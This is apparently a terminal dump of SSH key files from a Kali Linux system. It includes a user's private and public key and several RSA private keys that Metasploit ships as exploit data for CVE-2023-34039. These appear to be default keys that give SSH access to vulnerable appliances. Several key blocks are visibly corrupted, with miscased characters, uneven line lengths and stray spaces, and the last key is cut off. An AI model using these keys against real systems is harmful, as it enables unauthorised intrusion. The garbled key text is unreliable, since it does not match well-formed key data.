mY9inBA9Tx6E3M+ULZ71HE7R4vOczOt7RsQS5DUyJW7MAMZg0FcB3JrRX4ti5MHZeJHGCC
hyWE6B4KTCc9yAhK/o8rhnd/eKpdfAcQAAAMEAxjDXn8HqpHf4pJboG4ckzh5bQR/gcy1G
78a9tUS/grSJ+LYlfvRyvzp+CjLHSikfHP67IZJdtg95f4XqBEwmsrgqVFMLMwb1cmY/XY
XzSAg+q+U9bVO1gQ7oDIHF/d9zDZWYqp65YMWVMSlkwLPBrQWKS+xyprg/00rcdcccVnzn
6bllovP0tGpFdZ2vw61tkROIY+t9U6Yr5Y31kCUXKlanlf+GUZZzbBVumtPlc1G0uMwHSw
lg4yUR9nMJzmnRAAAACWthbGIAa2FsaQE=

-----END OPENSSH PRIVATE KEY-----

-rw-r--r-- 1 kali kali 563 Apr 23 03:08 /home/kali/.ssh/id_rsa.pub

ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDF1pJRsrE0Az1jhQTFWH5lkgMxwZqBAGTu8vEdKoxHzA
uoM4IHPOld8futhcRU5ppKMmD0Lp/M2qPfW2b5F5ABEPoSPEdMlgkL1zgqUIh1b49oM3Orf5Kd
CrLoeeWAd4+w3OY+9RjDhJgtS0xkv+fOjw+bL6fEXbrN+BWzN2PyNFdsNltPb8Nvk/tXkQpl8LC5n4i
9kh63Hga7Eb9HXAha+BoLNu0g3XoyZwGpIWpIRVQ7w62CZEXfWCcLdcy0aeemrsOBKyBzaPGEFZq
odpqHpusOnqlZXcjoXTXV/BPz/zJF4Yeqf/J+Hcwh9484uneYWyxYoqHB6XiwqhaoARTHIQck3yvRgU
y/0zZd8jZVRCruWVlfpHLD17dPV4RTJI17SU+LEcV8OFjIQI+fyUx9g/ofXAibKp4L324VTOcr7B5x/O

1np+qCVI5c2yi6thUfq42IDHdzRO5JRJixMJtizmvtd0lRzJokZnwVJRv66hUFvoae5bsVAIWrcAdUE=
kali@kali

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.0.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpQIBAAKCAQEAzbGeKAlbNI5h3LnQXhN3P1/8aUH9FfUQVaKKI/tOhzByQ/v4
DKD5hfXl+oxkoGeqSafpccPl4A1MOEe7ccd1mt96iBDnufUKfbjZyfH92ONM9RVV
GrhhXruRe/qbkLNIwFNdaYmi/UHbYu+fgiDrE4np4MvGACzLv6Hu/cDe2kSjFNd
zs7wvzZ95fliH/+nsBUqC3JntH+KZy0JZW6QJ8WkY5g7KXlFTPkFdEfMuNLKbD3w
j/d+FFY0CI7XR8JX96w0cfYs6k94enzag0eKeAJAbUFXTkK73Cg3fomws2SICZPi
KiRXdMJFY2pKwg1KJU9SqsFHQvz8UCRvpE3KyQIDAQABAoIBAA3KfNod2gkaCsGr
y6ajE3myS9Aa1ockWSYEsJbXRYXT3HzcNwX5uLua67yvsRqbuZlVaeFBOKSwat8
U7r7Lo1lsmdxCrHTD5MCU8fQa76g7sX32i7icdTSKpzvXoLDJG1SqY6r5bupMLZf
bohhAKHcu0uRHgNg/YAevKcDlr4tXGICajsToSg4UlxVcbxGcuvLKld8FKZrKuEO
fPDkEp6j4056bYMilO/xTpDb+WyegzTxA842CweLBZo/XXD3ZS5wiad6evnjp57E
gd6S6huavL9uzNpmqr1BfSl6r+bWTXcFBNYyaEo1Y+Sa8ZzgOql7VblmW23Pqetc
f1Jn0AECgYEA/Fxo8cBl4myOeiKSddCwSLrIP0zizXQ5L9ppooXqH5nuA96R00jU
ryygUJ0tPp2iODdBoO5tGTIbqHBOEu4i7JejrPML9Y33bZq+M4ZeNnMimfK60N4g
j7ma/Qqvz6MSi3Dh9rYMoavkMVrr2TJEKQrjMpBmuXP1W+5b0fTq4QECgYEAOKjv
ptAyCy9/Mq8Fn2vY6hJQEb3WUukClBccxCCYKRWPvFjg4tWRdSKpqPH9LMZ7Ra74
xZjPa27eTymADo49/3whsVOpiQV/dKbf0vhwGuSMMxyEpOWdviLJNo0HW+f98//K
DFvIkByqc+517LyKHhco8Cti/I22qLY8+27ilckCgYEA0S9CeP5mcfQaK42wsy9
WPQxjBjgFOi0pyXs1RR/hFebXMAEEvavTIAQVLrwoqqDpmOqi57bKBMVtutoJ6M9
RaiSOwV+x+NDrxtTycNpJA3VMQvv08OczgOypNVf/GCnFRDzaOGoprhYTeeDpAY3
Lb80ZAluN7wYkZy2nfFjqgECgYEAISqglG2nyO1MjmwmpBQco1i5jwDMsRWzo1z
SBZRENXUKn6TTjYFRWrhROCx8Ed4Ksm6GHB0n8XjcU4muMEhOzp/T6h/7SGcCOWc
rtJiOid2vrc9cDCiQfhxZekOALrphnWu8gTPbY7AoB4x+WqTho1h+8fyfNnGYffd

wpVzXVkcGyEAOvxFls633h7ct2qBH50ieDCPc0RsTBhZHGXYmYfq596K3ZOHF2IV
ICFq9r4zBorUwC3f/u/KvfjkiZTMN73GDWigdQGnP3eG0xKw9plv686M9HhCEI5
Q2wnkxwYstzUwQ2zxwgU0l6z2OUXfG2oP3DRmFdQ4ma+c3MB1oxiX7E=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.0.0_proxy

-----BEGIN RSA PRIVATE KEY-----

MIIEogIBAAKCAQEAsgKBrNNWF+QwDEP1w4HNuVQNBwLU0g/7Ua3SNNxhQvgx9oe7
Oh6c8YFvtmpSIjpOj3aD+w0bKZ8cEEPIGPV4OJ8tbuV09GtRPO+TbffhDsnwZB5Y
fLhUsSM1/PjVTCfzrz2crs6CWRrDXLd3Qm9EdYAY01hE1Zo3TeqwsMxfy+7lIF5z
iHKs54yDm/x+CEVL/QfaDTxyTSGeXpQsD6Y9nVhSGZPu2LyqksEffGJCxhzqgz0R
ldsFYTo64XofPUPRVvuNMJtBbdWlvzEqGGoaqOmm6XZhhh0ND4N9hyFnKA02q6Yb
CR8q0gtEXBhDIM0e/rSoc+UoAhnBJ4EiTnlywIDAQABAoIBAHiy1GRwA789XQrk
Bb8jw283O4IWfGFWrszKNG7dQyGakp4bmGqnGTlzz2B7pOdKa7xA2uqeD13gYbHx
k7rArlyOKcs40F1uau4LcAavfa1+ZX4tSUh/4AUf39qAingR2txmxVeN9LogOHkk
eTvVoDCfw7WB82J2J6uwr1EfXGi0mGTyk+DzarzCm2S3jHVVlsWMC1rf440/NJxa
2isVsh19CC9RXF8Npgd/b/TszLc9UzmFsYstQRrFXHTGO8LAmXYd+Jxb5ejbAAAJ
zKN7YDdTPJvPmS9VUH0W3OeEvMDiY+56JJwk4u52vgfKThyP6AD/wljRDXyp+eSi
3wLoHQkCgYEA46eoL2tgjFfybLTQFt59/MBSWCKHEs5VKrBrGb8NhcmX0V7xLNip
ZtV7gN55ZQdl78pXyXpZsbU8EDx+5hrG7HDTLkl2N2n0vJNKtmj/oh/AgHt4EXUY
aLDSXSAsHPYAmDgg3kX61fgB7J3ByEPxjVk1B0tUShJ1d7/K3upvEj0CgYEAyCxy
GPppQlclfkC71qZqsJuyZapf1+GkEve/eUh7su3k9coy4bTNaBuDTLSRpDjSbsoO
2jfAtImOjt95ZZGyCa2+bCDQlPKwG1C+I3ZQKYmSqxfHhS7W+0/iWqM4TL/yX1oM
OjejJarZre+dfAEQtG6F5+IOnq6tx9uG+MRFn6cCgYB9LX8pM93Ozb0bUQDq0kRs
akPc+n9TM+IYo9EAQzFoU0ULdy0d/7SGOvTCE5KknrDYSWaj/oa7VHBGbT1JwYeI
EzHLzdEW/0f3OPZn/qwxtUvgWgPXdY+KYVAKrNoUwp/p+BF6pvgaF1jXhpc7S0DS

/C5QaHdck3HL+sXOdRHF8QKBgE/QQPlqrlrXPcLqZrsQgcvHWNtmkm6OfpA9jm/6
cbAHYNqL87vBDoGrLrAf805KhcU89a0Wu9SAYIhItNXw2hOiXWto90v4v4RNK8J
Fq9pNjzX72rwlTH1SSigmesoQai5TBFps7hqJf9PYji2aAW5Z9TvVrS4q3vb0TZR
c/1TAoGAa+/A8GjiQFiveMRKfFW0vrk3/kJfe9h+w9Wly/Zev0TWZDBJquRFblvM
CyQ3PZZT/CM8vjRKb37oKsSM4Qz+CMpcEwyr3uu/MUak3KqD/j35XWW/kY/50qiv
yDHBWgAyzi5wBd8uu2r/ILA3LCH4SHYA5X1XKEUwEAuaSXQUhVg=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.10.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAtpYKEuuvwRmvlelJldsJLLW9k9GhJVE2te2vx1++P8L/Tkvt
JWLP8zS/zYz/vQfSFoNxW0+LlBlkfzTBauZzo2gpG6wr3PQKHOioaQUCrDW23epg
q8W57xcq mz4b0WkApqpewizOafhKcqnV2YoSewnQiM6l0M4uCa77H8XeNC+CskFH
UABAU1CN0M4b8z2VZXg5GIrmNnWApeXpjT1Owhe9G0ULY7ieVaV18xOIF91+UIRO
XiPOvn2aiMYlzhCY7GLVGUEMEQCig5EoBDlc8YTSd5gFKuZ/xF3pdIYEoWjgSg5e
nTSmgheZOpRtPo/L8F/PwZVFYKzF36a4ksTs7wIDAQABAoIBAQCJdKcc22YzH106
n0Ze+MkNabzQ3c5NQ7jGeawNkpytb+W4Uhy0OpGG7L1Ax9d3vb2ByW67aUUSa0xi
n5rFGb0Q1ces148mBmrenKC8f1Mm/29t3ZbteiuiPXSL7tQOcNhWolg58nVq/cs+
S3F9Fh8XlanydFo3qCCslZjksJe5/lwq4ITMNNBSg21U+F4Qjylyk6pyilFPVdRs
HgTRDkfpOQfhLg75kUYA3IF1widEKxiDHadFnnYL9aMY96XW0Kr9I7yS0FjgpdH
29oV16GjA0rhUJXzX3KuJfPqGmjOhaSf5WybbwdhjaqaOKqpX9RPYqYjF95Si0o7
ejEgTE7RAoGBAOiDZhiHTC2OnfZNncWE/hEbA+mbw6DXDX7b1gjcY0HU03G9GfK
BAimUY5LMssMCG8mLcH2TwC4SYmLDHyWL9qwYBRv4790qfYBCljh7gyUhgwRrQNX
Q057iD4NWTL9XEaOQIKM6QG7xMMMy4K+AnwWNRcxOU/62T80JO4I9hDjAoGBAMkH
kJtP0F6mv/Afe/5s7yd3ZJ/72yT73NjLg0vWbmLkop6eOR+CKw4nxorWxpocAj0p
+ximRgDPHIZjMQnUVdUQNuCcWK7T3TzpsIM7CcbbWHemukSwQPBlkP3Z5UBs0YFz

8L7uCqVSWcnBE8zXQkKIRdro7iXjoirI1NEwRO2FAoGAGhnuEmYJUj/pYaXy6SJ1
1vu+Y7Idsuel2h2AsVdBPwCshFWqSCBwdXweOagNaqfOJpQVnOmGkuEdODilzU+a
zaTxFDo/SdXR4pDZlWyjaXwe1CoDzxUztBLAB589/TBd9HmxmjYxTgWDIBqNClaa
02fFCDTpZyYUzziOUMGoLtsCgYEAqw+T3oU5lwGzvAmegi6CBsxSxMwUe1ESaSws
CmFqRx6UvnKW2xfxuTbhfl0sLED/KrrJXv1F/jQ+6qAHP3z+mLIWcGS6FfJUHRu5
xsF7HUrS6eXnBMISUD2s9kXvDTZLxGM7Dc0TJACCROrWBW16hZDeGFwzleykttF0
PplbXd0CgYBRRe5kjhOMr3zb37PQmchwOL4S4YuX2ChQbhwI6CD+xwFCQnPgq7oK
ffupaj085447kitYf23YbgZD0UPlkzbcOx+267pulgCaLAniUjuSzdiltQljqDv7
NTOJYF9i2RJW0dnrDC/6Ut6r5NIJiEL08Bx2ChxVNcl20ALBozk/rw==

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.10.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIeOglBAAKCAQEAzuQlqOXpNvopfWuERYwwycREObL4tiBpxyO4yzqPNP7mv04N
PiFE+8sZhtecmP7DGn8BVPd/8SBdjQcd2q4Wq9nKwm0ydperQLqaQxnzLnY1EsGJ
eyowJNs3fAaC7LsR2i+nefdzn2xD2F39D0GSqgU/L7GEISt/ge9N3oGVLgw5t7Ci
fKD0aCdEHuYraYZTpb+pyMr06NDqs9DLebByghFg4SPRyb0vfjRy1qONvupjqy3B
qCSaHmQNlewGL+dPylruAd0TkMSqa3U3ReZ9lThovHdeFGwPjaPcvc9dcS/HXNzM
BcJ+/cRq6rg5zlxSDk1Cabowf5Eu6c9W0HxCmwIDAQABAolBAE0o6rnjC61JxROL
l8dAY6m8Ux2Zy/xQ1mJ4xiC1dFd1gaVzfKjhS5MEyj5qB3NgAG/PUjXYIJVTvtCU
CORX7Qimr2lXy6xDIJGBhqrj8LgxSdX27EINEKuOPoE5BHc5xYy0HSf1y993R05Y
r1qTQBm83zXwZLDiQim5kDcd6P9E0Caav66Q7mjrKn2kVm5W6jwM0DzaxBzNfyAe
CmKd1nMz7zzQ+6DrILy5dkTcJkFHOCWwaG22QfLzyJRYtoAQ/3KqBH5PZC7asT3I
S46VDFhnOufm9lf8bSWCGH2eP/84BYCifL/2+NKMhL+pHepDb7/qPFpsLMpc4crf
kdmKWoeCgYEA8FsTjhJmjs4Ypr30cJMy7eHxs1jQqLbvY+UruHYXOCzHjpHhOfQl
/WIKrXkrOUBieoJ0fdQZz33NBikGAtqFz870Xoe1oln1bneKrD6lMZr4XuTn4Nxm

VbZ8BvRDXe/g/mF2r9N6xv6p9lgJGS+DjdRMxv9hFGlcPd2Z5kGlZaECgYEA3FtY
6dX0dreubgddJen7PoUeVdti4O1Ngw/HjHYIXUihy+8GV+HruQOG2flg1g+Txepw
2RIpys2b6bUJLNKMN5HktyX87ztjSlwX3AtVYDkaf0h4IMnUBsgPdVr5a+9oatY8
7wdcjaVEJfnUy6np8YBClvm6gMwDlmkDWLVBRrsCgYBbqF+srheuHaoI7CdrRrcF
QESLwDLsI/Dmh15E2cPBCFKRa9AX6aMTHXA09yAklQj47wa9dUTie3bUApDoRa0B
sko+QkJhxyxxE+UuCjW00omUpnZGqcXcqdpHsFsQV4nVeBVqt5r6h+MIrknJ8PSa
AXvF511+Cy/B59/ojuAkAQKBgHdKwIS+vxyzexk8ilvVQOQn06NmSb5cMfuB/Jj
h72wb17uxHIZJfqgDSX92k2oWzB+7Z6qllqXGrvXtOLeDOicg7wexaJhfSwpVQVb
4VIZMJ4NhnMBsFYHgk7e9D5Zeia0WoJwcst/17fTWz7yemKyM9p10WCekaagrR4d
6fu3AoGAVMs9Ts2StSSyaa4ojZTSw8Dsr0Ykff0Jd2ZOiYpuZCx9ZjTkk9/gZli
GqoIPo+OEIlK/ZwOLWtK6YBWh6ru/CuFEHVZb3iQQ+zFWPYb/i0c3tEXWzrpIltV
qDv33uoQAevVtErJFRAuEXG6sqv7Cu1yodPxC5pUtpdjAyCxSyU=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.1.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAyYcXnpm+fPQmfJ9otzl6yBI5XbHQ0nLdod646tj48ZTnLAr/
MSfHxpHmfJhavWbkOIPjMpE9vft7z37KVldTVZLXWpgUqSJAIF01dm8nqR3ErQqk
9kXjf/i4qRKX6vSZxexV9nUedCm75OM4dCrfMRq08zQkQgKJ5LZQzY6nIZn2VKqJ
aaFYUTy3PpX6J6ObOa4Ft8pz8PluwCnMR/yQFOPIY8sxv7de3g/VJh25Q7kLWw
tSUIc6E4dzEIWi9o+q83tixXtvtlNcSA2LXWjQKBNo7lWvjQbX4f/mwB4/ipqVf
PQG/bolQ/2Wr+HF9E5XSpZrxFVOOIBSjm7+uJwIDAQABAoIBADfjQuBrYgMEMJyG
FiQjHCNzsoeDJxkHIOMtg/pXHYzbsNZtYmQ+1VEE7HmIRDqeDBSEuAlxeH91/dwK
HZKe+9UTOjm9TpWukzymvYpQwB5OzFr2RdSsg7HdyVHTf2FCYFgd+aW2zDCJ1rxg
LStDLM5Qyvldb+UDET3nNzgcJczSigaHNVmUYv02yqELolHumD3X2uJnLsOrllvS
FlaGHhL2r4b67ITE27DBfRVFcTZmsWtS2mnJuQuBv2Bv1wXA3DmvJBgsUOVR03pT

rxSn/vhJ+Lh+xqse3B60zJq8xncPUGLqT739J4rrxlkjGlQ3n4hYFdCrnaucKXI5
AA1mvnECgYEA64Ftg8kUPEqNqjSnk8q3CFz+vhOpa5PPtfvroSrBg3KgolIRC94q
qnvpSjK9BBzIRriG9qNjne92JMXnOPlgyxM1u/GpMW8Mh5s32SERZ0sxFPzacon2
e8ZFOMx/T5j3VzeElrrlpnly9U4z+088EHaVvCJF1hNGCKYHusLcKi8CgYEA2wnA
ObtJLPXbWLLrEimXEaM8XEUpVvebR2r8PX+50puTi9vlejApNUsfpWnkKGI2zp74
d0Z4EgLIslpbmv4Nue/vB4e4nEP6vbdKxAVXWHOXPiMJgw5zCq1PLR35T33aBxmh
RiGCyeeLI0SA6ykih2MNGVyC+K7KyriW7/ds1YkCgYEA2p+ZMdjuDxZKsrIUyw9J
oNrrpTqNcY+TKGbIFCKj6En2MyBIK3Y/92n2ZOn7LCFC+sb8i2Oca5ZL/9E0WGCw
6XRY0rOBIF5aT2/t7KJ/HECDHC6vc+zYK3rvtGgch0XqACi9mZkIIMtKSpC+U5R
/Rql4FCUsinMPuUakdapGgMCgYAp1ZoLNK8MNETZkwqMph7i8n9jzB3SK2Zv5Ila
qNtv2yD6FFcc5zfnotp/eFMIWORFIF2qQj5KileUSEiouJ8chTPtB0H+LomkVG6m
M7L0BNe9GWoGqurT/jfiERh90zaiJoYD5ACb2Wpy0LWitGqZmRR2ZJHrN08qGsIR
ObuCqQKBgQDdGGn4N6ke4fSdWxEHRy2VGSVzXAezsK5WpoAKzseJ75KZyc+1E3Ae
FuA+dR5JnCUUnUBSBHTS6V72qcU4u2D9/4MBQJOCys72/cHuit7vK/pCq/xQ6uQgx
FTIL8KWeDQpBJEZddEgTCW21IAiq7Pa8bHwJMCZpRSklTap0bsPITg==

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.1.0_proxy

-----BEGIN RSA PRIVATE KEY-----

MIIIEowIBAAKCAQEAt4VSizA9wlrjZiBVbhfsBjFopdcuR4t11TYovpBU+HwzB0O
GkoPxsju1ga6rWUDs7ubJD504oBQ0+xSvHN+NTOSj0WGDM9uo2WqP+5r//LIDq3y
AXNtF2zlQfZWks/JpFVcO0Tr5HD0riV18ERAJNRHXxGy2Xe4Mm4IXRi+CpWs5j9/
nYWtVEuCEd+cyYWTQbvYLpmEQNRoxHyC3ggJO2MtcxarGQUppyJGEA5c1f7YogrN
5rW8L62FxO8jPVDZjheSRNQIWUbuqTDZi935DLB4nZZX/7dQr1QhwpcWkGIZbr+4
6aJdpaxTafgHaIY3F5GDIcrKWYjkQzX7Zv7mrwIDAQABAoIBACqq558Ozz0Rro7+
82WgSDLEaAUuu0bNCM9ScTSID+xZ+A4sryuzjml0K/s8w0gvFSZDdvV9Q+WpWaF7

71x7KZuq6uc+jcUKsTlyGJwWjauLQbIQBRULRhDNM5wbbtMAnkwDwJbTFIkdxXj
JcF/zL4DULisv71J1Vx8OVmkuAJzly2K3I66HI4XIIEPoGBm48gnVF5mC0uz/Mtl
nISm3hD69u43VUni9cU8yQzqu5RpLOrjvVPvfWW56XPMhxMbS59KXmk7XSLPEqvA
9U9jKdMTWa0QITBK4IjVUaxwND7a+Y6GvPuYoDGpXXIJQ7I3nCxnuhwlbJRXzPVS
AJLaSUECgYEA5oD34F0s3roizEB1HuE2aHKbsLxbrkMj1Kx5cR8TS4qAVSNVlq3r
yfwri0PpT0GhYSq3dSkPT+dLsAr/Y9EdtKG5rRVxzB8EIhgNoSqbm/NR8W7sCM+j
M9b25eyupd/B2OInnmlo4lCC9tXMj3Pe+hcL27i3o91egJikviBCY48CgYEAy9H3
U9li9FWU64Lr9F9OxxfbLSV8l/LH8Mvg/3Y3lLciuYMLO1fS7rumXVqn/km8/ikJ
pyQF3XO5XbyonRIBMuRemx2C78wO7Pq4/DEzJ68dj9yNrQICME5LWUZ+st53x8qt
gyZlloRDRE6RGVGovVihGTUIUXS6dOtJSBT5OuECgYAOZeYLnojkqD69CXb9aH8+
oweCXCC9U+sNtQS7vLSHAsknlS3Xlf62IVRLR/Q0jHUc8YfdIjlekMboXHNLrNE
GywNI7qQCceRqiGJY4xOMsDjzYr0qF90EHLJLUgWrjatK4sLinHlaDLry+DEK4yi
zDM52Q/mWj/bzeThpYm9JQKBgQCzfM6SCR5xDqCbGWsSg4/LMg34Xueuo8VBHzmf
ngpqMzAoL+eHNdryE1v5H+mKvILrS1ZN0yl7Fzro+kd+MqnNmGBbtwxkgc2vEUgw
Bl+nFcYxtycocPlecsRV9QeEGvdegPR15yzuzYyzLYEHY+qN++u6WAJgQSwl5EFf
ceDc4QKBgEBIKDKtd2Zl9fovMma09/US/bxZnvsLLPfrRdhBT54a1iuR6LqmnNZo
Fz/31eQLlpPz5tQ1w/7v+jbeDKhRakoS4bgIAHjckL0n/dOgvPbKpAXFFMhSpuQ+
HMnqEZmits9CjfQEroNuf10XL2EqTqkX3UxSWDyt3KXcVtAEmhID

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.2.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEogIBAAKCAQEAxeui/xvc57I8Mkkku9qlc5mHIsUVIE1pWUapZlmlCiBHiYJx
m8hZgWeJMfvuullCn3UR4T1UmHS0XzZboSFx9S2ABPiu44kudHTCDIFdH4csU8Ye
3rse6s1GpYfUGFjKfC1d+8lomyF6zMHbuOjyIKzolewf4dIgJJY858eWCC8xoh4e
fvryCoufQC0AYFSvKw1jiJ0YmxaXgDBe6Ca8Grndsg9NrhwwJkT1biNQNAdfEPOM

JDv4slgXh89DPRdUliupAlzVhFrMw2LQCTfbBguXz0cVBf2YOpkLKRvUcJGINYIh
bOek0Stf3shCE6STyh5eoXqW50GRwf8VVp1xNQIDAQABAoIBAEI/DN+2w8oJrnxm
XxVBoEqRKNpKfV6WSpzHOgw4DIHnLAqqzrwF42+c6B8C5HR9j8MvvDxX+ujMp1L3
LtRQDYSzJhaD5oXidNol+o4wTasv43Zm6g5DM6YD75GYVTWRArVtufd9ArZqDmBc
79aEogat2WvVDRbY7mwgHWK3O1EsoeqI3um2bnuLWIBOFmDZAAAs0TCSWazqZSno
FaQ0fnqmVkJTDex6Jh01H3dV9sqMZgcFg8nOWQEmEn9w5nIXRTO1aGB/GkSOs3rn
2Z1nQ3v2vNDgUK9T5becQowmO6kYVZuDegeAXjNqocYDxEfttObNK8Wc9FDEFEiv
lOyrZgECgYEA61WFq/bHliuIFTRDjTBq9vi/yQXBuMTfd+R2vWhGlmXBxOjvSaU4
UqvPWVnRCrnD8EhllCJObl+opVmvNXg/KtCCb5bpFw4ga6mgCZ+bF1Cw36Cu2xvr
ZvE8/353v5FGna6L3Vcnx+9NIOy1UjxDmo2xVVkWpdUE/qV8XoMFHHkCgYEA100H
oBATabWiBYXENrNf6BPncvS3xurk8LCrobrDoHBi61tTnRWuDd/oHGaaJktbs0WG
j3MO8DgJmnLM5HfA7CG8UN8Am4BkrA1OBOD0a+j1Oa4pSxjitJtPCwlWTS172myH
GZH8qytVPHeEiEJZWtcyX+QEaMngRggeHcLOE50CgYAqzn6nHhdw1rxFJyGWgBUK
4XB5T2vCgUUo2MzksASx5eZ6l315nDNUOVBmn3U1p+WiIS5olfjWoW0a52Km5L
Cmx/gdLaV7579vneZkLexdW2h9LmljiGnCD9VHLRzMosioB0fZMF4jiZe0ksMTwW
0+lK3g6pkYr8CvwJcQmv+QKBgB9rYl19exfGJergZo4FB036+Z/RDrC8vsRRQ/rK
lppbTFREc6NM8qWbs2fRoWR6ots6njR4+gkcZGphrnz47PKIyc6TfKc0yXxCRMx6
aocE7CSKwgPvkcYBIDtrBo4kwRpTFDQrFdB09m9okbLA3AFhvJw4LlyMeWo+7QYy
05gRAoGATG6zh4t92DoS2atkd5gYLEBhfqE2d/q8oPTZ8fnUe8yvnFH1FDtN2HfD
5Tr7AwZlh1pEoAoNikZteOykBcW8l0CHHLS1TjcW9UQowHtKmJpQsnfZJzmLothq
IT/md8um/4XQfdwbqJGsXPI7Z/7z8nZme+wPR3Dm/orN28adZwM=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.2.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEowIBAAKCAQEApLxS7fHHBNDLzvKk1TR2u1c3EETKbwzd6o5jMVliC224pnIT

S8CFfafoE3d2JRLNqwOfzm+5eo6bVgPIRxtidEhUMyrZNeYnkL4lDyTxlySlwyfw
m1GRQvgSlquRGB4lHxaK1GWO74OEGYuMrzi8Mmtp1xIP5hS19/GolIJtmyGzNBK
vWiG/m8gSDSqBX6anQZWLrQSdbuGmAi5Zoyxy7cSfrl0FM2JWDMWe7NDANcXZm0A
pr/iuKhmUbkh26Yo9YKnIzEq15peXkD1RVNVk5L+n5zejNJu2ciGGwaZ2Nj3RhAz
dAQxphShZpptnUqTUBeO3heNsTjYDiFLN0KicwIDAQABAOlBAFkJqNEO4wDJUb8W
gDJoXtw28X4LkFahX7iNKTPZLqIrljYQ3GoJv6ZqCgNY3/6P8t09AUCAgAp3++H
v37FYFt1VH0rZadqNGxZOXKMBz9HGRxSFAv+9EJ8DmFK1etxL6Mz7emK0qpOUQ+w
CrxFt2tptkBFAjxzOiOPwa6yD9NWyzPhh5RTcLICGfIYKyIC+nbd9BtRmyzSEWz
l8GDZjZnVWFJPSxITtLXSTvCN8QizsQsxx32WcfftYX4Aq2lglGxRbyigvbn46
AwXY2lwAHsMt3BsBlU/WeS/42SJGBUSycyKXsLT8yjqdda4MAJynXZKhMlZBB1uO
vMvUMVECgYEA1jEtLdDK0LC+yXWScEoLr0CGMK2PvfGBYJZjFHpp31B0DUW7KNw+
ramp1ulp5wk5BD812s+jk5AmlGitvs32wu2Mx5rWOFkLrH9qBs7eBJ9ohvXgReLk
QMnkc3nTxailEtUut159oxXpEJy7WNlqM+UdJEJss33S8/okerF0iMUCgYEAxOPj
9nK2dRHfCBVim6j05yQw7MWpbv84iXlCxBPpYNNOfyvmpEaADTquke+lytHRS/V
Yld3JFBnlDNC/drOBaJeu5eGWKeJqhhdXD4lLhzdn3X0+SeGpOyC1NHIEjufzpn
lBIYDxJG483KcDEun55+Ux6wpDt/O2vPqClfAdcCgYEAiPnj8ZO/0BvntsAoiQTh
Wg8CgejMruTeHx2teTAbusMhpEc+vl+0yaxhv9jcX/F68/tUfn0hF8Is2eXjjsz6
jlgL6q5bZqeTbpoA/R+YHg6vcveUmDzUSZaTMUHsq0/vD9Z7TKrx37SoWoZQzS4k
29EehMyx5UuG9521bH1FkB0CgYA4wajZRkAqhzhP0DpYvN+8McaYunIZOSFHH9mL
n5clPQ1qBdlpKSLhpF91y3C5EyK8XlmaCo+hvDvgCMJrA0QYg7HjSc7Eh6c7jUKa
a3+0R0XrzckMecRqjnM4fjkWhGHGxcJOANlGnvlogQ42QTc7dCjeNR6eeTg4HOAD
i7J8iQKBgGx7S70KL4QC1ic7zyQ/f+zjpL0G+k99Yi+iZMjN6wVwrHF69VTkEiCJ
Nhns4lNpGGVarmHMwwwGvpRWBL890lah99sWclggkTw8qnrKlOA0jWDIkuurFg+FN
u/9uUqS28h7j8Twb4uMcl57NgDVuqvOnfurct92xT2hHyQYxCXwZ
-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-2023-34039/id_rsa_vnera_keypair_6.3.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEowIBAAKCAQEApqXMad/xCg9JnXwb4QN1cJeJLrsYSTyN/BhkAOIWHJCmKAou
OwG3jw9UwRd89Xsk7SH++oA9wMhhgbC2XCZCRRAAaAQesAD2cYUJRhoYxZzesAzo
NRpThSvgP3NyF/LelaeF5Eu7o/pOyRPa0QkTxDdOpvSIYL21Yb9rjc477iQDN5tq
0MiXIyCOoMpwzkvkzZMIGNgGgPSBdxoyT+EUEPmFO7YJGp6D7hhQvL/JErVXGNJM
Z4sarhM7xHWTIKm7yQvc2CXgZJqtBY848rxtDYjldSkGTKzEK2n0UBg6Ps8acnp7
k2XLHZKIKyfd1vENFmaZHrrIQ2oTdvpEPgQUwIDAQABAoIBAHvW7gcn0foFzIDn
79fROC7JjbpacvvJskHK5IX5rTDhFXjfx+c1qXD4laVAjS3nq1NFVjRVpI5k2oEE
DyB/lfo4uXpWdy1em51zKR5tDr1vqNtVYohD3hkyt9yvL/Q4GczgxxEWboS2+GFZ
Dd0Vf8jqyNotEkPB9s6C76xbvBGFIpfQpLSIWKKYWrBlvqMjVXB27fMNsnX2+Iln
o7lGQX709vX10EEHGAc3xilz4UNM85e3jZVC4yxxmZW9PL3BSvkF0ZtsHy8pobIG
nL7kFTalAr28aVALQhwVYalg+9GVPgiaGUMFejPOBIPbhdMIsAUIK2XL/3KM4Uw
